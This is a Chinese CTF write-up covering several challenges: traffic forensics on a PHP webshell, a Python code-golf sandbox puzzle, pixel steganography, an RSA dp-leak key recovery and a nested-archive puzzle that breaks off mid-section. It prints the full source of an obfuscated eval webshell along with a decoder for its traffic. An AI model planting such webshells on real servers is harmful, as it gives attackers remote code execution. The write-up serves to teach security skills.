87	15.341506671	192.168.234.129	192.168.234.130	HTTP	484	POST /shell1.php HTTP/1.1 (application/x-www-form-urlencoded
98	15.365238864	192.168.234.129	192.168.234.130	HTTP	366	POST /shell1.php HTTP/1.1 (application/x-www-form-urlencoded
109	22.451735922	192.168.234.129	192.168.234.130	HTTP	484	POST /shell1.php HTTP/1.1 (application/x-www-form-urlencoded
120	22.474603013	192.168.234.129	192.168.234.130	HTTP	374	POST /shell1.php HTTP/1.1 (application/x-www-form-urlencoded
131	24.916950806	192.168.234.129	192.168.234.130	HTTP	498	POST /shell1.php HTTP/1.1 (application/x-www-form-urlencoded
142	24.935962967	192.168.234.129	192.168.234.130	HTTP	374	POST /shell1.php HTTP/1.1 (application/x-www-form-urlencoded
153	32.725127632	192.168.234.129	192.168.234.130	HTTP	498	POST /shell1.php HTTP/1.1 (application/x-www-form-urlencoded
164	32.746698310	192.168.234.129	192.168.234.130	HTTP	384	POST /shell1.php HTTP/1.1 (application/x-www-form-urlencoded
181	39.244505262	192.168.234.129	192.168.234.130	HTTP	498	POST /shell1.php HTTP/1.1 (application/x-www-form-urlencoded
192	39.262769695	192.168.234.129	192.168.234.130	HTTP	382	POST /shell1.php HTTP/1.1 (application/x-www-form-urlencoded
206	42.674225461	192.168.234.129	192.168.234.130	HTTP	498	POST /shell1.php HTTP/1.1 (application/x-www-form-urlencoded
217	42.697210976	192.168.234.129	192.168.234.130	HTTP	376	POST /shell1.php HTTP/1.1 (application/x-www-form-urlencoded
232	49.489159081	192.168.234.129	192.168.234.130	HTTP	484	POST /shell1.php HTTP/1.1 (application/x-www-form-urlencoded
243	49.515090217	192.168.234.129	192.168.234.130	HTTP	366	POST /shell1.php HTTP/1.1 (application/x-www-form-urlencoded
254	54.355610860	192.168.234.129	192.168.234.130	HTTP	484	POST /shell1.php HTTP/1.1 (application/x-www-form-urlencoded
265	54.371993501	192.168.234.129	192.168.234.130	HTTP	360	POST /shell1.php HTTP/1.1 (application/x-www-form-urlencoded
276	62.310363748	192.168.234.129	192.168.234.130	HTTP	484	POST /shell1.php HTTP/1.1 (application/x-www-form-urlencoded
287	62.328718407	192.168.234.129	192.168.234.130	HTTP	367	POST /shell1.php HTTP/1.1 (application/x-www-form-urlencoded

查看第一条流量，发现是一个php脚本shell1.php，用来对输入数据进行相关处理最后输出处理后的结果。

```php
<?php
$k="161ebd7d";$kh="45089b3446ee";$kf="4e0d86dbcf92";$p="lFDu8RwONqmag5ex";

function x($t,$k){
$c=strlen($k);$l=strlen($t);$o="";
for($i=0;$i<$l;){
for($j=0;($j<$c&&$i<$l);$j++,$i++)
{
$o.=$t[$i]^$k[$j];
}
}
return $o;
}
if (@preg_match("/$kh(.+)$kf/",@file_get_contents("php://input"),$m)==1) {
@ob_start();
@eval(@gzuncompress(@x(@base64_decode($m[1]),$k)));
$o=@ob_get_contents();
@ob_end_clean();
$r=@base64_encode(@x(@gzcompress($o),$k));
print("$p$kh$r$kf");
}


?>
```

可以看到最后输出的是$p$kh$r$kf，可知输出信息会处理变成r，写出相应脚本还原r，点开每一条的shell1.php流量信息就可以看到经过上面脚本处理的信息。

这里我们直接查看最后一条流量信息，

该流量信息中$r即为Sap6risomCodHP/PqrQaqvueeU+wURkueAeGLStP+bQE+HqsLq39zTQ2L1hsAA==，即原输出为flag{arsjxh-sjhxbr-3rdd78dfsh-3ndidjl}

```php
<?php
$k = "161ebd7d";
$kh = "45089b3446ee";
$kf = "4e0d86dbcf92";
$p = "lFDu8RwONqmag5ex";

function x($t, $k) {
    $c = strlen($k);
    $l = strlen($t);
    $o = "";
    for ($i = 0; $i < $l;) {
        for ($j = 0; ($j < $c && $i < $l); $j++, $i++) {
            $o .= $t[$i] ^ $k[$j];
        }
    }
    return $o;
}
//为输出的$r
$encrypted_data = "Sap6risomCodHP/PqrQaqvueeU+wURkueAeGLStP+bQE+HqsLq39zTQ2L1hsAA==";

// 解码 base64
$compressed_data = base64_decode($encrypted_data);
if ($compressed_data === false) {
    die("Base64 解码失败");
}
// echo $compressed_data;
// 解密数据
$decrypted_data = x($compressed_data, $k);
if ($decrypted_data === false) {
    die("XOR 解密失败");
}
// echo $decrypted_data;
// 解压缩数据
$original_data = @gzuncompress($decrypted_data);
if ($original_data === false) {
    die("解压缩失败");
}
// 打印原始数据
echo $original_data;
?>

```

5. golf revenge


```python
import base64

with open('flag', 'r') as f:
    flag = f.read()

BOX = [
    2, 3, 5, 7, 11, 13, 17, 19, 23, 29, 31, 37, 41, 43, 47, 53, 59,
    61, 67, 71, 73, 79, 83, 89, 97, 101, 103, 107, 109, 113, 127,
    131, 137, 139, 149, 151, 157, 163, 167, 173, 179, 181, 191,
    193, 197, 199, 211, 223, 227, 229, 233, 239, 241, 251, 257,
    263, 269, 271, 277, 281, 283, 293, 307, 311, 313, 317, 331,
    337, 347, 349, 353, 359, 367, 373, 379, 383, 389, 397, 401,
    409, 419, 421, 431, 433, 439, 443, 449, 457, 461, 463, 467,
    479, 487, 491, 499, 503, 509, 521, 523, 541, 547, 557, 563,
    569, 571, 577, 587, 593, 599, 601, 607, 613, 617, 619, 631,
    641, 643, 647, 653, 659, 661, 673, 677, 683, 691, 701, 709,
    719, 727, 733, 739, 743, 751, 757, 761, 769, 773, 787, 797,
    809, 811, 821, 823, 827, 829, 839, 853, 857, 859, 863, 877,
    881, 883, 887, 907, 911, 919, 929, 937, 941, 947, 953, 967,
    971, 977, 983, 991, 997
]

print('Give me your solve:')
user_input = input().strip()

try:
    user_code = base64.b64decode(user_input).decode()
except Exception:
    print("Invalid base64 input")
    exit(1)

assert len(user_code) <= 46, "Input exceeds maximum allowed length"

exec_globals = {
    '__builtins__': None
}
exec_locals = {}
```

```python

try:
    exec(user_code, exec_globals, exec_locals)
except Exception:
    print("Error")
    exit(1)

s = exec_locals.get('s', None)
if s == BOX:
    print(flag)
else:
    print("Incorrect")
```

BOX是1000以内的质数

但我们需要再46个字符内生成

```python
k,P,*s=1,1,
while k<1e3:s+=P%k*[k];P*=k*k;k+=1
```

与python jail类似

```python
import base64

s = base64.b64encode(b"k,P,*s=1,1,nwhile k<1e3:s+=P%k*[k];P*=k*k;k+=1")
print(len(base64.b64decode(s)))
print(s)
```

第三天

参赛名称：alsPP　个人排名：169　　总分：473

答题记录

序号	答题时间	答题人	题目名称	答题方式	题目类型	得分	是否一血
1	2025-01-17 12:30:05	alsPP	【第1天】简单算术	攻克	Misc	12	否
2	2025-01-17 12:51:48	alsPP	【第1天】easy_flask	攻克	Web	14	否
3	2025-01-17 13:19:25	alsPP	【第1天】通往哈希...	攻克	Crypto	16	否
4	2025-01-17 14:03:34	alsPP	【第1天】简单镜像...	攻克	Misc	28	否
5	2025-01-17 14:24:16	alsPP	【第1天】See anyt...	攻克	Misc	26	否
6	2025-01-17 17:07:45	alsPP	【第1天】压力大，...	攻克	Misc	29	否
7	2025-01-18 12:50:46	alsPP	【第2天】Weevil's ...	攻克	Misc	43	否
8	2025-01-19 11:17:44	alsPP	easy_php	攻克	Web	43	否
9	2025-01-19 16:22:02	alsPP	Infinity	攻克	Misc	170	否
10	2025-01-19 16:24:57	alsPP	问卷	攻克	Misc	28	否

答题记录


序号	答题时间	答题人	题目名称	答题方式	题目类型	得分	是否一血
11	2025-01-19 16:40:36	alsPP	riya	攻克	PWN	64	否

1. pixel_master（赛后复现）


flag1

转二进制


```python
from PIL import Image

# 打开图像文件
image = Image.open("flag1.png")
img_chucks = []

# 遍历图像的每个像素
for x in range(image.size[0]):
    for y in range(image.size[1]):
        # 获取当前像素的颜色值
        pixel = image.getpixel((x, y))
        # 如果像素颜色为黑色（RGB值为(0, 0, 0)），则添加 '1'，否则添加 '0'
        img_chucks.append("1" if pixel == (0, 0, 0) else "0")

# 将二进制字符串按每8位一组转换为整数，并转换为字节对象
img_chuck = [
    # 将每8位二进制字符串转换为整数，并将其转换为长度为1的字节对象
    int(''.join(img_chucks[chuck_iv:chuck_iv + 8]), 2).to_bytes(1,
byteorder='big')
    for chuck_iv in range(0, len(img_chucks), 8)
]

# 将处理后的字节对象写入新文件
with open("output.png", "wb") as f:
    f.write(b''.join(img_chuck))
```


output

四种颜色，红蓝绿黑，四进制

```python
from PIL import Image
```

```
2
3  image = Image.open("output.png")
4  img_chucks = []
5  for y in range(1, image.size[1]):
6      for x in range(image.size[0]):
7          pixel = image.getpixel((x, y))
8          if pixel == (0, 0, 0):
9              img_chucks.append("0")
10         elif pixel == (255, 0, 0):
11             img_chucks.append("1")
12         elif pixel == (0, 255, 0):
13             img_chucks.append("2")
14         elif pixel == (0, 0, 255):
15             img_chucks.append("3")
16 img_chuck = [
17     int(''.join(img_chucks[chuck_iv:chuck_iv + 4]), 4).to_bytes(1,
   byteorder='big')
18     for chuck_iv in range(0, len(img_chucks), 4)
19 ]
20 with open("flag2.png", "wb") as f:
21     f.write(b''.join(img_chuck))
```



二维码缺角，汉信码，在网上找一个正常的角补上去即可，扫过来在线汉信码识别,汉信码解码 - 兔子二维码

flag{08f87707-f4c6-46cd-aaf6-8fbdd655d5cd}

2. EzMisc

dp泄露：

[RSA的dp泄露 BUUCTF] RSA2_dp=d%(p-1)-CSDN博客

ftp文件提取：选择ftp数据流，追踪tcp，保存原始数据流

使用openssl查看私钥，结果被损坏。

```
openssl rsa -in "C:\Users\Administrator\Desktop\flag.pem" -check
```

```
PS C:\Users\Administrator\Desktop> openssl rsa -in "C:\Users\Administrator\Desktop\flag.pem" -check
RSA key not ok
C80B0000:error:02000080:rsa routines:rsa_validate_keypair_multiprime:p not prime:crypto\rsa\rsa_chk.c:70:
C80B0000:error:02000081:rsa routines:rsa_validate_keypair_multiprime:q not prime:crypto\rsa\rsa_chk.c:76:
C80B0000:error:0200007F:rsa routines:rsa_validate_keypair_multiprime:n does not equal p q:crypto\rsa\rsa_chk.c:
105:
C80B0000:error:0200007B:rsa routines:rsa_validate_keypair_multiprime:d e not congruent to 1:crypto\rsa\rsa_chk.
c:157:
C80B0000:error:0200007C:rsa routines:rsa_validate_keypair_multiprime:dmp1 not congruent to d:crypto\rsa\rsa_chk
.c:172:
C80B0000:error:0200007D:rsa routines:rsa_validate_keypair_multiprime:dmq1 not congruent to d:crypto\rsa\rsa_chk
.c:186:
C80B0000:error:0200007E:rsa routines:rsa_validate_keypair_multiprime:iqmp not inverse of q:crypto\rsa\rsa_chk.c
:196:
writing RSA key
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQCz7oSnxJqxuG8g
braJGACqmkLsTrGOzd5092frngfQgglyvdOyKzw47klwSVIeEmQKRPXG1GAebXNX
I8inNlM9ljе8yA37FO4PCfuug+swn2hiFQTxi3eUEai07JmHv99Kr+F30gBOqY7e
BOAHNAUU8or4OseGJ1hgSRuDsyPZMJpI5k5m2Rrsuw9+OevZuj+Hcy8kDHzpEQM7
YVe8kCFjOD9WIFq2rSkYoP8uKgeTBp+N3avFADdKOe6vwvE5Z4z2c1mRlHgMf+ST
EcsrGyVF48aQ4dsuDAg71t2mWEjWTLuBCkJDeaiLvhU93zyOeeDIB+OaqbaHQzDa
NVmDDPpFAgMBAAECggEAQ26jVoCO/QXC1+PGEvDk5wrzA76mSL1SnoFN9/Z8tT7W
raLIoKAlbKyY5zUDSnPX/CVF+uMCtsSME189xrTMU2tlriFHZA6+/PHf2dJkpQ9I
vmFkPeXnxZOsncmB7GcTFtl9ZTtVlCVlfn1TPD/Zm7UeMgxEbF14fHVJk3zidXVo
yP/OUWWkLnhkbSbPfcGyamEqdBNguUg3NCWVovplHk37/dCggaP5MOgeRRCEUJH1
3bzkVYhRYSaGH1QTxTAU/D6BoNys5xWlK1OEBqkxvMG5nwAAAAAAAAAoukl GnX7V
OZI62P947izEpc4x0QfXB4ULMFSiAgorQfpUm3oMbQKBgQDuhBX5vfU7jXwInd6E
OVKMXLf4p3ERekO6ODA/l3BsJ6ccMOR/HRj5POScQL4D9rN2f4CE5DJAATjEbDKB
vyLY48Ldmo6G/brIaG/lZnEbaqxBUwJlgPT4UKZ/rnpMDavDHrJF/lS1UF5wiFKh
SQR6TE7SVuIEAAAAAAAACyZp1wKBgQDBHw8gSm/jtPWOVr1FNC5JvLh5K7c6+s39
KQo9UW6L9oNQb847R9DMa4Srau2Gle4YGdpCO/J349meBgufy8cqqa7ECU1SK+re
u8bC1rJEvzc+2zTb7h85r+ntMmROuVAMfGgtruyf9KK4AAAAAAAAB4WWKLqZMb6R
Rn3yfcgRQwKBgQCXJBos1KOmpiRX7XoIva5ChaqKpcgvdBOg2GQyl8tErefmJdKc
3hpqLZOMKrZ+GoFkcK1HCLeS+XM4fPuQXkc9uy5LcNoqTnRi9FMbwcugvPsEtg5J
tesFw02OkUisEumpzjTXx69z6ca+dpQt4fA1c09rWGUIOVeAnj6d7d/8pwKBgQC7
Qp6sNQGhzwp8ZudIf3ySy4glFpqpeiDbZjwjkR6cYQCbso5LNSvlzCvs+9YudKpW
fFsC9pX6YtnVPQ9wd2w8liR8unhbQXKRX4svjGh3+OJc9LmguJlWmpk+Aysdc8OH
F+r8wS15MAAAAAAAACnM3SSPohauDWo3/B6MUCL7eQKBgAEpU81w3bllP8WMvi4s
qHK7dDq+A9FDA//9s+VOWh6fENPxE3fOenGrO/R7zgdAfmUf8DE2LHl6r9qk6LwH
SrohbUWPfK1zNHxy8+EKWf/NZX9lfGPpG6UlHeYYaHeVg0qJPGL7plsqpuFzg3ud
rxUfH4KgAYypFQXMAAAAAAAA
-----END PRIVATE KEY-----
```

进行分析

```
openssl rsa -in "C:\Users\Administrator\Desktop\flag.pem" -text
```

```
Private-Key: (2048 bit, 2 primes)
modulus:
    00:b3:ee:84:a7:c4:9a:b1:b8:6f:20:6e:b6:89:18:
    00:aa:9a:42:ec:4e:b1:b4:cd:de:74:f7:67:eb:9e:
    07:d0:82:09:72:bd:d3:b2:2b:3c:38:ee:49:70:49:
    52:1e:12:64:0a:44:f5:c6:d4:60:1e:6d:73:57:23:
    c8:a7:36:53:3d:96:37:bc:c8:0d:fb:14:ee:0f:09:
    fb:ae:83:eb:30:9f:68:62:15:04:f1:8b:77:94:11:
    a8:b4:ec:99:87:bf:df:4a:af:e1:77:d2:00:4e:a9:
    8e:de:04:e0:07:34:05:14:f2:8a:f8:d2:c7:86:27:
    58:60:49:1b:83:b3:23:d9:30:9a:48:e6:4e:66:d9:
    1a:ec:bb:0f:7e:39:eb:d9:ba:3f:87:73:2f:24:0c:
    7c:e9:11:03:3b:61:57:bc:90:21:63:d0:3f:56:20:
    5a:b6:ad:29:18:a0:ff:2e:2a:07:93:06:9f:8d:dd:
    ab:c5:00:37:4a:39:ee:af:c2:f1:39:67:8c:f6:73:
    59:91:94:78:0c:7f:e4:93:11:cb:2b:1b:25:45:e3:
    c6:90:e1:db:2e:0c:08:3b:d6:dd:a6:58:48:d6:4c:
    bb:81:0a:42:43:79:a8:8b:be:15:3d:df:3c:8e:79:
    e0:c8:07:ed:1a:a9:b6:87:43:30:da:35:59:83:0c:
    fa:45
publicExponent: 65537 (0x10001)
privateExponent:
    43:6e:a3:56:80:8e:fd:05:c2:d7:e3:c6:12:f0:e4:
    e7:0a:f3:03:be:a6:48:bd:52:9e:81:4d:f7:f6:7c:
    b5:3e:d6:ad:a2:c8:a0:a0:25:6c:ac:98:e7:35:03:
    4a:73:d7:fc:25:45:fa:e3:02:b6:c4:8c:12:5f:3d:
    c6:b4:cc:53:6b:65:ae:21:47:64:0e:be:fc:f1:df:
```

```
    d9:d2:64:a5:0f:48:be:61:64:3d:e5:e7:c5:9d:2c:
    9d:c9:81:ec:67:13:16:d9:7d:65:3b:55:94:25:65:
    7e:7d:53:3c:3f:d9:9b:b5:1e:32:0c:44:6c:59:78:
    7c:75:49:93:7c:e2:75:75:68:c8:ff:f4:51:65:a4:
    2e:78:64:6d:26:cf:7d:c1:b2:6a:61:2a:74:13:60:
    b9:48:37:34:25:95:a2:fa:65:1e:4d:fb:fd:d0:a0:
    81:a3:f9:33:48:1e:45:10:84:50:91:f5:dd:bc:e4:
    55:88:51:61:26:86:1f:54:13:c5:30:14:fc:3e:81:
    a0:dc:ac:e7:15:a5:2a:53:84:06:a9:31:bc:c1:b9:
    9f:00:00:00:00:00:00:00:28:ba:49:46:9d:7e:d5:
    39:92:3a:d8:ff:78:ee:2c:c4:a5:ce:31:d1:07:d7:
    07:85:0b:30:54:a2:02:0a:2b:41:fa:54:9b:7a:0c:
    6d
prime1:
    00:ee:84:15:f9:bd:f5:3b:8d:7c:08:9d:de:84:39:
    52:8c:5c:b7:f8:a7:71:11:7a:43:ba:38:30:3f:97:
    70:6c:27:a7:1c:33:44:7f:1d:18:f9:3c:e4:9c:40:
    be:03:f6:b3:76:7f:80:84:e4:32:40:01:38:c4:6c:
    32:81:bf:22:d8:e3:c2:dd:9a:8e:86:fd:ba:c8:68:
    6f:e5:66:71:1b:6a:ac:41:53:02:65:80:f4:f8:50:
    a6:7f:ae:7a:4c:0d:ab:c3:1e:b2:45:fe:54:b5:50:
    5e:70:88:52:a1:49:04:7a:4c:4e:d2:56:e2:04:00:
    00:00:00:00:00:0b:26:69:d7
prime2:
    00:c1:1f:0f:20:4a:6f:e3:b4:f5:8e:56:bd:45:34:
    2e:49:bc:b8:79:2b:b7:3a:fa:cd:fd:29:0a:3d:51:
    6e:8b:f6:83:50:6f:ce:3b:47:d0:cc:6b:84:ab:6a:
    ed:86:d5:ee:18:19:da:42:3b:f2:77:e3:d9:9e:06:
    0b:9f:cb:c7:2a:a9:ae:c4:09:4d:52:2b:ea:de:bb:
    c6:c2:96:b2:44:bf:37:3e:db:34:db:ee:1f:39:af:
    e9:ed:32:64:74:b9:50:0c:7c:68:2d:ae:ec:9f:f4:
    a2:b8:00:00:00:00:00:00:07:85:96:28:ba:99:31:
    be:91:46:7d:f2:7d:c8:11:43
exponent1:
    00:97:24:1a:2c:d4:a3:a6:a6:24:57:ed:7a:08:bd:
    ae:42:85:aa:8a:a5:c8:2f:74:13:a0:d8:64:32:97:
    cb:44:ad:e7:e6:25:d2:9c:de:1a:6a:2d:9d:0c:2a:
    b6:7e:1a:81:64:70:ad:47:08:b7:92:f9:73:38:7c:
    fb:90:5e:47:3d:bb:2e:4b:70:da:2a:4e:74:62:f4:
    53:1b:c1:cb:a0:bc:fb:04:b6:0e:49:b5:eb:05:c3:
    4d:8e:91:48:ac:12:e9:a9:ce:34:d7:c7:af:73:e9:
    c6:be:76:94:2d:e1:f0:35:73:4f:6b:58:65:08:d1:
    57:80:9e:3e:9d:ed:df:fc:a7
exponent2:
    00:bb:42:9e:ac:35:01:a1:cf:0a:7c:66:e7:48:7f:
    7c:92:cb:88:25:16:9a:a9:7a:20:db:66:3c:23:91:
    1e:9c:61:00:9b:b2:8e:4b:35:2b:e5:cc:2b:ec:fb:
    d6:2e:74:aa:56:7c:5b:02:f6:95:fa:62:d9:d5:3d:
    0f:70:77:6c:3c:96:24:7c:ba:78:5b:41:72:91:5f:
    8b:2f:8c:68:77:f8:e2:5c:f4:b9:a0:b8:99:56:9a:
    99:3e:03:2b:1d:73:c3:87:17:ea:fc:c1:2d:79:30:
    00:00:00:00:00:00:29:cc:dd:24:8f:a2:16:ae:0d:
    6a:37:fc:1e:8c:50:22:fb:79
coefficient:
    01:29:53:cd:70:dd:b9:65:3f:c5:8c:be:2e:2c:a8:
    72:bb:74:3a:be:03:d1:43:03:ff:fd:b3:e5:4e:5a:
```

```
    1e:9f:10:d3:f1:13:77:ce:7a:71:ab:3b:f4:7b:ce:
    07:40:7e:65:1f:f0:31:36:2c:79:7a:af:da:a4:e8:
    bc:07:4a:ba:21:6d:45:8f:7c:ad:73:34:7c:72:f3:
    e1:0a:59:ff:cd:65:7f:65:7c:63:e9:1b:a5:25:1d:
    e6:18:68:77:95:80:ea:89:3c:62:fb:a6:5b:2a:a6:
    e1:73:83:7b:9d:af:15:1f:1f:82:a0:01:8c:a9:15:
    05:cc:00:00:00:00:00:00
```

使用dp泄露还原d

```
import gmpy2 as gp
e = 65537
n=0x00b3ee84a7c49ab1b86f206eb6891800aa9a42ec4eb1b4cdde74f767eb9e07d0820972bdd3b22b3c38ee497049521e12640a44f5c6d4601e6d735723c8a736533d9637bcc80dfb14ee0f09fbae83eb309f68621504f18b779411a8b4ec9987bfdf4aafe177d2004ea98ede04e007340514f28af8d2c786275860491b83b323d9309a48e64e66d91aecbb0f7e39ebd9ba3f87732f240c7ce911033b6157bc902163d03f56205ab6ad2918a0ff2e2a0793069f8dddabc500374a39eeafc2f139678cf673599194780c7fe49311cb2b1b2545e3c690e1db2e0c083bd6dda65848d64cbb810a424379a88bbe153ddf3c8e79e0c807ed1aa9b6874330da3559830cfa45
dp=0x0097241a2cd4a3a6a62457ed7a08bdae4285aa8aa5c82f7413a0d8643297cb44ade7e625d29cde1a6a2d9d0c2ab67e1a816470ad4708b792f973387cfb905e473dbb2e4b70da2a4e7462f4531bc1cba0bcfb04b60e49b5eb05c34d8e9148ac12e9a9ce34d7c7af73e9c6be76942de1f035734f6b586508d157809e3e9deddffca7
for i in range(1, e):
    if (dp * e - 1) % i == 0:
        if n % (((dp * e - 1) // i) + 1) == 0:
            p = ((dp * e - 1) // i) + 1
            q = n // (((dp * e - 1) // i) + 1)
            phi = (q - 1) * (p - 1)
            d = gp.invert(e, phi)
print(p)
print(q)
```

然后重构证书


```
import gmpy2
from Crypto.Cipher import PKCS1_OAEP
from Crypto.PublicKey import RSA

e = 0x10001
n = 
0xb3ee84a7c49ab1b86f206eb6891800aa9a42ec4eb1b4cdde74f767eb9e07d0820972bdd3b22b3c38ee497049521e12640a44f5c6d4601e6d735723c8a736533d9637bcc80dfb14ee0f09fbae83eb309f68621504f18b779411a8b4ec9987bfdf4aafe177d2004ea98ede04e007340514f28af8d2c786275860491b83b323d9309a48e64e66d91aecbb0f7e39ebd9ba3f87732f240c7ce911033b6157bc902163d03f56205ab6ad2918a0ff2e2a0793069f8dddabc500374a39eeafc2f139678cf673599194780c7fe49311cb2b1b2545e3c690e1db2e0c083bd6dda65848d64cbb810a424379a88bbe153ddf3c8e79e0c807ed1aa9b6874330da3559830cfa45
```

```
d =
0x436ea356808efd05c2d7e3c612f0e4e70af303bea648bd529e814df7f67cb53ed6ada2c8a0a
0256cac98e735034a73d7fc2545fae302b6c48c125f3dc6b4cc536b65ae2147640ebefcf1dfd9
d264a50f48be61643de5e7c59d2c9dc981ec671316d97d653b559425657e7d533c3fd99bb51e3
20c446c59787c7549937ce2757568c8fff45165a42e78646d26cf7dc1b26a612a741360b94837
342595a2fa651e4dfbfdd0a081a3f933481e4510845091f5ddbce45588516126861f5413c5301
4fc3e81a0dcace715a52a538406a931bcc1b99f269282083dc86f28ba49469d7ed539923ad8ff
78ee2cc4a5ce31d107d707850b3054a2020a2b41fa549b7a0c6d

# dp泄露攻击， n ,e, d
rsakey = RSA.construct((n, e, d)) # 重构私钥流

# 读取密文流
with open('enc', 'rb') as f:
    enc = f.read()

# 私钥流基于OAEP模式进行密钥填充
rsa = PKCS1_OAEP.new(rsakey)
try:
    m = rsa.decrypt(enc) # 调用.decrypt()进行解密
    print(m)  # Assuming the decrypted message is a string
except Exception as ex:
    print("Decryption failed:", ex)
```

得到flag{M1sc_1s_s0_e@sy!}

3. Infinity

拿到一个图片，用010打开发现报错，发现IEND后还有一部分多余的数据，且是504B开头的，大概率是压缩包，提取出来。



得到一个套娃压缩包，无密码，但是压缩包名无规律，后缀在.zip.rar.7z.tar之间变化，使用解出套娃，

发现最内层是一个txt文本

内容为Inf1nityIsS0CoOL，结合提示需要BASE58-Ripple、SM4-ECB

SM4-ECB需要密钥，密钥应该就是Inf1nityIsS0CoOL，密文猜测是压缩包名字组合后经过base58解密得到的内容。

需要注意这里压缩包需要从最里层向外组，下面的脚本是从扫描历史文件中提取出来的压缩包名。

